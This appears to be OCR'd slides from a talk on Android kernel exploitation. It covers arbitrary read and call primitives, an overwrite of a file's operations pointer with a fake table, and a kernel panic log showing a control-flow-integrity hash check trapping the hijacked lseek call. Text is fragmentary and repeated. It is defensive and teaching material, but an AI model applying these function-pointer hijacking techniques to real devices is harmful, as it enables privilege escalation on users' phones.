
```
int generic_fadvise(struct file *file, loff_t offset, loff_t len, int advice)
{
    // [...]
    mapping = file->f_mapping;
    bdi = inode_to_bdi(mapping->host);
    // [...]
    switch (advice) {
    case POSIX_FADV_NORMAL:
        file->f_ra.ra_pages = bdi->ra_pages;
        // [...]
        break;
    }
    // [...]
}
```

4 bytes read


$ Arbitrary Read




$ Arbitrary Read



$ Arbitrary Read



$ Arbitrary Read



$ Arbitrary Call

```
loff_t vfs_llseek(struct file *file, loff_t offset, int whence)
{
    if (!(file->f_mode & FMODE_LSEEK))
        return -ESPIPE;
    return file->f_op->llseek(file, offset, whence);
}
```

$ Arbitrary Call

```
loff_t vfs_llseek(struct file *file, loff_t offset, int whence)
{
    if (!(file->f_mode & FMODE_LSEEK))
        return -ESPIPE;
    return file->f_op->llseek(file, offset, whence);
}
```

```
file->f_ops = <addr_of_fake_file_table>
```



```
[   77.955302][ T3357] CPU: 0 PID: 3357 Comm: test Tainted: G S      W  O       6.1.129-android14-11-g4cadbfbbe1
[   77.955318][ T3357] Hardware name: ZUMA AKITA MP board based on ZUMA (DT)
[   77.955331][ T3357] pstate: 82400005 (Nzcv daif +PAN -UAO +TCO -DIT -SSBS BTYPE=--)
[   77.955345][ T3357] pc : __arm64_sys_lseek+0xb4/0xcc
[   77.955384][ T3357] lr : __arm64_sys_lseek+0x28/0xcc
[   77.955395][ T3357] sp : ffffffc00fc93df0
[   77.955404][ T3357] x29: ffffffc00fc93df0 x28: ffffff8832caa580 x27: 0000000000000000
[   77.955419][ T3357] x26: 0000000000000000 x25: 0000000000000000 x24: 0000000000000000
[   77.955431][ T3357] x23: 0000000000001000 x22: 0000000000000004 x21: ffffffd3e61c0490
[   77.955444][ T3357] x20: ffffff88710f1680 x19: ffffff88710f1680 x18: ffffffd3e71ed940
[   77.955456][ T3357] x17: 00000000e61887de x16: 00000000d65f03c0 x15: 0000000000000000
[   77.955468][ T3357] x14: 0000000000000000 x13: 0000000000000000 x12: 0000000000000000
[   77.955480][ T3357] x11: 0000000000000040 x10: 0000000000002308 x9 : 0000000000000000
[   77.955492][ T3357] x8 : ffffffd3e61c0490 x7 : 0000000000000000 x6 : 0000000000000000
[   77.955504][ T3357] x5 : 0000000000000000 x4 : 0000000000000000 x3 : 0000000000000000
[   77.955516][ T3357] x2 : 0000000000000004 x1 : ffffffd3e61c0490 x0 : ffffff88710f1680
[   77.955530][ T3357] Call trace:
[   77.955539][ T3357]  __arm64_sys_lseek+0xb4/0xcc
[   77.955550][ T3357]  invoke_syscall+0x58/0x118
[   77.955571][ T3357]  el0_svc_common+0xb4/0xf4
[   77.955582][ T3357]  do_el0_svc+0x24/0x80
[   77.955593][ T3357]  el0_svc+0x2c/0x90
[   77.955613][ T3357]  el0t_64_sync_handler+0x68/0xb4
[   77.955622][ T3357]  el0t_64_sync+0x1a4/0x1a8
[   77.955645][ T3357] Code: 7290fbd1 72bcc311 6b11021f 54000040 (d4304500)
[   77.955660][ T3357] ---[ end trace 0000000000000000 ]---
[   77.955673][ T3357] Kernel panic - not syncing: BRK handler: Fatal exception
```



```
[   77.955302][ T3357] CPU: 0 PID: 3357 Comm: test Tainted: G S      W  O       6.1.129-android14-11-g4cadbfbbe1
[   77.955318][ T3357] Hardware name: ZUMA AKITA MP board based on ZUMA (DT)
[   77.955331][ T3357] pstate: 82400005 (Nzcv daif +PAN -UAO +TCO -DIT -SSBS BTYPE=--)
[   77.955345][ T3357] pc : __arm64_sys_lseek+0xb4/0xcc
[   77.955384][ T3357] lr : __arm64_sys_lseek+0x28/0xcc
[   77.955395][ T3357] sp : ffffffc00fc93df0
[   77.955404][ T3357] x29: ffffffc00fc93df0 x28: ffffff8832caa580 x27: 0000000000000000
[   77.955419][ T3357] x26: 0000000000000000 x25: 0000000000000000 x24: 0000000000000000
[   77.955431][ T3357] x23: 0000000000001000 x22: 0000000000000004 x21: ffffffd3e61c0490
[   77.955444][ T3357] x20: ffffff88710f1680 x19: ffffff88710f1680 x18: ffffffd3e71ed940
[   77.955456][ T3357] x17: 00000000e61887de x16: 00000000d65f03c0 x15: 0000000000000000
[   77.955468][ T3357] x14: 0000000000000000 x13: 0000000000000000 x12: 0000000000000000
```

Kernel panic – not syncing: BRK handler: Fatal exception


```
[   77.955516][ T3357] x2 : 0000000000000004 x1 : ffffffd3e61c0490 x0 : ffffff88710f1680
[   77.955530][ T3357] Call trace:
[   77.955539][ T3357]  __arm64_sys_lseek+0xb4/0xcc
[   77.955550][ T3357]  invoke_syscall+0x58/0x118
[   77.955571][ T3357]  el0_svc_common+0xb4/0xf4
[   77.955582][ T3357]  do_el0_svc+0x24/0x80
[   77.955593][ T3357]  el0_svc+0x2c/0x90
[   77.955613][ T3357]  el0t_64_sync_handler+0x68/0xb4
[   77.955622][ T3357]  el0t_64_sync+0x1a4/0x1a8
[   77.955645][ T3357] Code: 7290fbd1 72bcc311 6b11021f 54000040 (d4304500)
[   77.955660][ T3357] ---[ end trace 0000000000000000 ]---
[   77.955673][ T3357] Kernel panic - not syncing: BRK handler: Fatal exception
```


```
long __fastcall _arm64_sys_lseek(/* ... */)
{
  // [...]
  if ( (file->f_mode & 4) != 0 )
  {
    lseek_fptr = file->f_op->llseek;
    if ( *(lseek_fptr - 1) != 0xE61887DE )
      __break(0x8228u);
    v6 = lseek_fptr(file, offset, whence);
    if ( (v5 & 2) == 0 )
      goto LABEL_9;
    goto LABEL_8;
  }
  // [...]
}
```

